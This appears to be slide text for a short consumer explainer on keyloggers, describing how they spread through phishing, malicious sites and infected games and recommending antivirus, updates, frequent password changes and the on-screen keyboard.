- ▶ Hackers commonly use phishing to get the Trojan virus on your computer. The keylogger gets installed when the user clicks on a link or opens an attachment from a phishing email. It can also be installed if a user visits a malicious website using a vulnerable browser. The keylogger activates when the user accesses the site. Installing malware-infected games on your computer may also serve as an entry point for keyloggers.
- ▶ Even if you have an anti-malware program on your computer, it might not prevent keyloggers from getting on your system. This is because keylogging has some legitimate uses and security programs often overlook it. Other times the keylogger gets installed during an update. Unfortunately, it can be very difficult to protect your computer from keylogging software.

How can we protect it?

► **Use Anti-Virus Software**

- Anti-virus software is essential for protecting your computer against different kinds of malware. It can protect you from keyloggers, but you might have to take some extra steps for the software to do so. Most antivirus companies have a record of keyloggers on their database, but they tend to categorize keyloggers as potentially malicious. You should check to see whether the anti-malware's default setting will detect them. If not, configure the software so that it will at least protect you from common keyloggers.

► **Keep Your Computer Updated**

- It's essential to keep your computer and software up-to-date to provide extra protection from malware. This is because keyloggers and other kinds of malware often detect and exploit vulnerabilities in your system to infect your computer. To reduce your chances of this happening, update your operating system, applications, programs, and software frequently.

How can we protect it?

► **Change Your Passwords Regularly**

- It's a good practice is to update your passwords regularly, such as every few weeks. Even if your password is stolen, the hacker will probably not use it immediately. If you change it soon enough, it will no longer be useful to the hacker. By changing your password frequently, you can help to protect your accounts from keyloggers. Since it might be overwhelming to keep track of all these passwords, consider installing a password manager to assist you.

► **Use Your On-Screen Keyboard**

- Though it is not very well-known, Windows has an on-screen keyboard that you can use when typing passwords and other confidential information. Keyloggers don't usually record clicks that you make on the on-screen keyboard. For this reason, using the on-screen keyboard to enter account numbers, passwords, and other sensitive information is a good way to help protect your information.

Thank You